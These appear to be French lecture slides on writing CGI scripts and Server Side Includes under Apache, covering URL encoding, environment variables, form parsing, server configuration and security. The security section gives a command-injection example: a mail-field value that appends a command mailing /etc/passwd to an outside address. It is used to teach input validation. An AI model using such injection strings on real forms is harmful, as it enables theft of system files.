


Méthode GET

Méthode POST



Méthode POST et "Actualiser"



Format URL encodé (1)

- Nécessité de coder les données de l'URL (méthode GET) sur le client pour construire la chaîne CGI pour respecter la RFC 2396 qui spécifie la syntaxe des URL
- Les caractères non-alphanumériques sont remplacés par %xx (xx=code ASCII du caractère en hexadécimal)
- Les caractères `;` `/` `?` `:` `@` `&` `=` `+` `$` et `,` sont réservés
  - `?` : début de QUERY_STRING
  - `&` : séparateur de champ
  - `=` : séparation entre le nom du champ et sa valeur
- Les espaces sont remplacés par des `+`

Format URL encodé (2)

- Format de la chaîne CGI

  nom_champ1=valeur1&nom_champ2=valeur2&...
- Cas des champs à valeurs multiples
  - exemple : listes à sélection multiples

  nom_liste=valeur1&nom_liste=valeur2&...
- La chaîne CGI
  - elle est construite par le client au format *URL-encoded* quand la requête est postée
  - elle est transmise au CGI tel quel via la variable d'environnement QUERY_STRING avec la méthode GET
  - elle est transmise au CGI tel quel via l'entrée standard avec la méthode POST

Format de la sortie standard d'un CGI

- En-tête, ligne vide, Corps

  Content-type: type/subtype (type MIME du corps)
  Window-target: frame (fenêtre de réception du résultat)
  Location: URL (redirection vers une autre URL)
  Status: code msg (code de la réponse HTTP)

  <HTML>
  ...
  </HTML>
- Location doit être utilisé seul - peut être utile par exemple pour utiliser un moteur de recherche existant
- En-tête minimale : Content-type

Non parsed headers

- En principe, le serveur HTTP ne construit l'en-tête finale de la réponse que lorsque l'exécution du CGI est terminée (en particulier pour générer `Content-length`)
- Le CGI génère complètement l'en-tête HTTP de la réponse (y compris le code de retour)
  - -> le serveur HTTP n'analyse plus les en-têtes générés par le CGI
  - -> permet d'envoyer une partie du résultat avant que l'exécution du CGI ne soit terminée (permet de faire patienter l'utilisateur client !)
  - convention de nommage du CGI : `nph-moncgi.cgi`

Non parsed headers - exemple

```
#! /bin/sh
echo 'HTTP/1.1 200 OK'
echo 'Content-type: text/html'
echo "Server: $SERVER_SOFTWARE"
echo ' '
echo '<HTML><HEADER><TITLE>'
echo 'nph-nonstop.cgi'
echo '</TITLE></HEADER><BODY>'
echo "Toutes les deux secondes, j'affiche l'heure"
echo "<br>Cliquer sur STOP pour m'arrêter !"

while true
do
   sleep 2
   echo "<br>Il est `date +%H`h`date +%M`m`date +%S`"
done
```


Les variables d'environnement (1)

- Elles sont positionnées par le serveur HTTP pour fournir au CGI des infos sur le serveur, le client, …

SERVER_SOFTWARE : nom/version
nom et version du démon HTTP

SERVER_NAME : nom
nom ou adresse IP de la machine serveur HTTP

GATEWAY_INTERFACE : CGI/version (CGI/1.1)
version des spécifications CGI utilisées par le serveur

SERVER_PROTOCOL : protocole/version (HTTP/1.1)
protocole et version de la requête en cours de traitement

SERVER_PORT : port
numéro du port (TCP) vers lequel la requête a été envoyée

Les variables d'environnement (2)

REQUEST_METHOD : method (GET/POST/…)
méthode associée à la requête en cours de traitement

SCRIPT_NAME : nom (/cgi-bin/mon_cgi.cgi)
chemin du CGI à partir de la racine du serveur HTTP

REMOTE_HOST : nom
nom de la machine d'où vient la requête

REMOTE_ADDR : adresse_IP
adresse IP de la machine d'où vient la requête

AUTH_TYPE : authentification
méthode d'authentification de l'utilisateur s'il y a lieu

REMOTE_USER : login
si authentification, nom de l'utilisateur associé à la requête

REMOTE_IDENT : login_os
login de connexion de l'utilisateur (pas souvent supporté)

Les variables d'environnement (3)

CONTENT_TYPE : type/subtype (application/x-www-form-urlencoded)
type MIME des données véhiculées dans la requête

CONTENT_LENGTH : lg (en hexa)
longueur des données véhiculées dans la requête (POST)

PATH_INFO : path
chaîne entre SCRIPT_PATH et QUERY_STRING dans l'URL

QUERY_STRING : nom1=val1&nom2=val2…
données transmises au CGI via l'URL (GET)

HTTP_XXX (une variable pour chaque champ contenu dans l'en-tête HTTP de la requête)

HTTP_ACCEPT, HTTP_USER_AGENT, ...

Les variables d'environnement (4)

- Un petit programme CGI en perl qui affiche les variables d'environnement qui sont transmises au CGI
- Remarque : l'administrateur du serveur HTTP peut décider des variables qui sont positionnées

```
#! /usr/bin/perl
# Env.cgi

print "Content-type: text/html\n\n";
foreach $v (sort(keys(%ENV))) {
   print "$v --> $ENV{$v}<br>";
}
```


Adresse http://lima/cgi-bin/Env.cgi?email=entrez+votre+email+ici&pass=toto&s=login

DOCUMENT_ROOT --> /var/www
GATEWAY_INTERFACE --> CGI/1.1
HTTP_ACCEPT --> */*
HTTP_ACCEPT_ENCODING --> gzip, deflate
HTTP_ACCEPT_LANGUAGE --> fr
HTTP_CONNECTION --> Keep-Alive
HTTP_HOST --> lima
HTTP_USER_AGENT --> Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
PATH --> /bin:/usr/bin:/sbin:/usr/sbin
QUERY_STRING --> email=entrez+votre+email+ici&pass=toto&s=login
REMOTE_ADDR --> 140.77.13.102
REMOTE_PORT --> 3304
REQUEST_METHOD --> GET
REQUEST_URI --> /cgi-bin/Env.cgi?email=entrez+votre+email+ici&pass=toto&s=login
SCRIPT_FILENAME --> /home/ogluck/public_html/cgi-bin/Env.cgi
SCRIPT_NAME --> /cgi-bin/Env.cgi
SERVER_ADDR --> 140.77.13.131
SERVER_ADMIN --> olivier.gluck@ens-lyon.fr
SERVER_NAME --> lima
SERVER_PORT --> 80
SERVER_PROTOCOL --> HTTP/1.1
SERVER_SIGNATURE -->
Apache/1.3.28 Server at lima Port 80

SERVER_SOFTWARE --> Apache/1.3.28 (Debian GNU/Linux) PHP/3.0.18
UNIQUE_ID --> P7J-K4xNDYMAAAMwBLI

Les langages de programmation CGI

- Ce qu'on veut du moment que
  - le CGI est exécutable par le serveur HTTP
  - le langage permet de lire les variables d'environnement et/ou l'entrée standard
  - le langage permet d'écrire sur la sortie standard
- Les plus utilisés
  - Perl - langage interprété qui est un mélange de C, sed, awk et sh - se prête bien au développement de scripts CGI
  - C - avantage : langage compilé et plus proche du système donc plus sécurisé
    - les sources du CGI ne sont pas accessibles via le Web
    - permet des authentifications de l'exécutant, ...

Les langages de programmation CGI

- Accès aux variables d'environnement
  - en C : getenv("nom") et variable environ
  - en sh : $nom
  - en perl : $ENV{'nom'} et variable %ENV
  - en PHP : $_SERVER['nom']
- Les entrées-sorties
  - en C : printf("chaine"); et scanf("%s",data);
  - en sh : echo "chaine" et read data
  - en perl : print "chaine\n"; et read(STDIN, $data, $ENV{'Content_length'});
- Avantage du langage compilé : exécution plus rapide si de gros calculs

Parser les données du formulaire (1)

- Il s'agit de récupérer dans des variables du langage utilisé les couples NOM/VALEUR associés aux champs du formulaire
- Ne pas réinventer la roue !
- Perl (cgi-lib.pl) - http://cgi-lib.berkeley.edu/
- C - http://www.boutell.com/cgic/ ou http://libcgi.sourceforge.net/ et bien d'autres !
- PHP : déjà fait dans le tableau associatif _POST ou _GET

  $_GET['nom_champ1'] ou $_POST['nom_champ1']

Parser les données du formulaire (2)

- Une idée de ce qu'il faudrait faire en shell pour la méthode GET

```
# parser
DONNES_CGI=`echo $QUERY_STRING | tr "&" " \n"`
for champ in $DONNES_CGI
do
   nom=`echo $champ | cut -d '=' -f 1`
   valeur="`echo $champ | cut -d '=' -f 2 | tr "+" " "`"
   export $nom="$valeur"
done

# ensuite, il faut faire le décodage des %xx ...
# nom_decode=`echo $nom | sed 's/%2F/\//g'`
# cet exemple ne fonctionne pas pour les sélections multiples !
```


Configuration du serveur Apache

- Il faut indiquer au serveur HTTP quelles sont les requêtes qui doivent être traitées comme des CGI
  - passage des paramètres au programme CGI
  - exécution de ce dernier
  - récupération de la sortie standard du programme pour construire la réponse HTTP
- 1) La directive ScriptAlias (`httpd.conf`)

  ScriptAlias /cgi-bin/ /usr/local/apache/cgi-bin/

  - répertoires autorisés à accueillir des scripts CGI : ici, toutes les requêtes du type http://localhost/cgi-bin/* seront traitées comme des CGI avec exécution de /usr/local/apache/cgi-bin/*

Configuration du serveur Apache

- 2) La directive AddHandler (`httpd.conf`)

  AddHandler cgi-script .cgi .pl

  - signifie que les requêtes de document ayant pour extension .cgi ou .pl doivent être traitées comme des CGI
  - il faut alors autoriser les exécutions de CGI dans les répertoires qui peuvent contenir des .cgi ou des .pl

  ```
  <Directory /home/*/public-html/cgi-bin/>
    Options +ExecCGI
  </Directory>
  ```

- Il ne faut pas oublier de donner les droits d'exécution sur le CGI au démon HTTP !

La sécurité (1)

- Pour limiter les trous de sécurité
  - limiter le nombre de personnes autorisées à créer des scripts CGI sur le serveur (`httpd.conf`)
  - limiter le nombre de répertoires pouvant accueillir des scripts (`httpd.conf`)
  - vérifier dans le CGI que l'exécutant est bien le démon `httpd`
  - ne jamais lancer le démon `httpd` en tant que root !
  - éviter les CGI ayant positionné le bit setuid
  - éviter que le code source du CGI soit accessible par le réseau et puisse ainsi être analysé pour y trouver des failles de sécurité
  - éviter l'emploi de commandes qui lancent des sous-processus (`|`, `exec()`, `system()`, ...)
  - si possible, restreindre les accès (`.htaccess` par exemple)

La sécurité (2)

- Un petit exemple
  - un formulaire qui demande une adresse mail associé à un CGI qui envoie un mail à l'adresse indiquée par

`echo "..." | mail $champ_mail`

  - le pirate saisit dans le champ mail du formulaire

`nobody@nowhere.com;mail hacher@hell.org</etc/passwd`

  - -> il faut au minimum vérifier dans le CGI que le champ mail est bien uniquement une adresse mail
- Attention aux CGI récupérés sur le Web !
- Consulter *The World Wide Web Security FAQ*

  http://www.w3.org/Security/

Exemple du compteur de visiteurs

```
#! /bin/sh
# Count.cgi
echo 'Content-type: text/html'
echo ''

echo '<HTML><HEADER><TITLE>Count.cgi</TITLE></HEADER><BODY>'
cpt1=`cat cpt1.txt`
cpt1=`expr $cpt1 + 1`
echo $cpt1 > cpt1.txt

bool=`echo $REMOTE_ADDR | grep "^140.77."`
cpt2=`cat cpt2.txt`
if [ ! -z "$bool" ]
then
  cpt2=`expr $cpt2 + 1`
  echo $cpt2 > cpt2.txt
fi

echo "Vous êtes le visiteur n°$cpt1"
echo "<br>$cpt2 visiteurs du domaine ens-lyon.fr"
echo '</BODY></HTML>'
```


Attention aux ressources partagées

- Il peut y avoir plusieurs exécutions simultanées d'un même CGI !
- On retrouve les problèmes classiques de la programmation parallèle avec section critique, verrous, ...

```
# section critique1
cpt1=`cat cpt1.txt`
cpt1=`expr $cpt1 + 1`
echo $cpt1 > cpt1.txt
# fin section critique1

bool=`echo $REMOTE_ADDR | grep "^140.77."`
# section critique2
cpt2=`cat cpt2.txt`
if [ ! -z "$bool" ]
then
  cpt2=`expr $cpt2 + 1`
  echo $cpt2 > cpt2.txt
fi
# fin section critique2
```


Utilisation d'un champ HIDDEN

- Propagation d'un identifiant, d'un login, d'un mot de passe, ...
- Exemple : application bancaire
  - 1 - formulaire de saisie du numéro de compte et du code confidentiel
  - 2 - le CGI authentifie le client et produit un deuxième formulaire (choix de l'opération)
  - 3 - exécution d'un autre CGI...
- On voit bien encore le problème de sécurité
  - le champ HIDDEN identifiant le client est visible dans le code HTML du deuxième formulaire
  - il peut être facile de construire une requête HTTP en changeant l'identifiant -> construire des identifiants cryptés...

Les *Server Side Includes* (SSI)

Principe et mise en place
Directives et variables
Expressions conditionnelles

Principe

- Les SSI permettent d'intégrer des directives simples dans du code HTML qui sont interprétées à la volée par le serveur avant l'envoi de la réponse
- Permet de rendre un service très simple comme l'insertion de la date dans un pied de page, la gestion d'un compteur d'accès, …
- Intérêts
  - utilisation beaucoup plus simple qu'un CGI
  - évite l'écriture d'un CGI quand seul une faible partie de la page est dynamique (pied de page, …)
- Inconvénients
  - pas de récupération de données en provenance du client
  - le serveur doit supporter les directives SSI
  - ralentissement du serveur (*parser --> overhead*)

Configuration du serveur Apache

- Il faut indiquer au serveur HTTP quelles sont les requêtes qui doivent être traitées comme des SSI

```
AddType text/html .shtml
AddHandler server-parsed .shtml
```

  - signifie que les requêtes vers des documents ayant pour extension `.shtml` doivent être parsés comme SSI avant d'être renvoyés au client
  - il faut alors autoriser les exécutions des directives SSI dans les répertoires qui peuvent contenir des `.shtml`

```
<Directory /home/*/public-html/>
  Options +Includes
</Directory>
```


Directives SSI

- Syntaxe

```
<!--#commande param1="valeur1" param2="valeur2" -->
```

- Exemples
  - paramétrage des SSI

```
<!--#config errmsg="message" sizefmt="bytes"|"abbrev"
  timefmt="format_date" -->
```

  - affichage dynamique de variables SSI

```
<!--#echo var="SERVER_NAME" -->
```

  - exécution d'un programme externe avec insertion de sa sortie standard dans le document courant

```
<!--#exec cgi|cmd="/bin/date" -->
```


Directives SSI

- Exemples
  - insérer la date de dernière modification d'un fichier

```
<!--#flastmod file="/index.shtml" -->
```

  - insérer la taille d'un fichier (virtual : chemin Web)

```
<!--#fsize file|virtual="/index.shtml" -->
```

  - insérer le contenu d'un fichier dans le document courant

```
<!--#include file|virtual="/pied_page.html" -->
```

  - afficher toutes les variables d'environnement du serveur

```
<!--#printenv -->
```

  - positionner une variable sur le serveur

```
<!--#set name="modif" value="$LAST_MODIFIED" -->
```


Variables SSI et format de date

- Les variables CGI classiques… auxquelles s'ajoutent :
  - DOCUMENT_NAME : nom du document courant
  - DOCUMENT_URI : URL du document courant
  - DATE_LOCAL : date et heure locales
  - DATE_GMT : date et heure GMT
  - LAST_MODIFIED : date et heure de dernière modification du document courant
- Pour paramètrer l'affichage des dates et heures
  - %D, %M, %H, %S, %I, %A, %Y, %m, %r …

  `<!--#config timefmt="%D %r" -->` : 06/23/95 09:21:13 PM

Expressions conditionnelles

```
<!--#if expr="${myvar}=toto && ${bool}" -->
  <h1>…</h1>
<!--#else -->
  <h2>…</h2>
<!--#endif -->
```

- dans expr, on retrouve les conditions suivantes : &&, ||, !, =, !=, <, >, <=, >=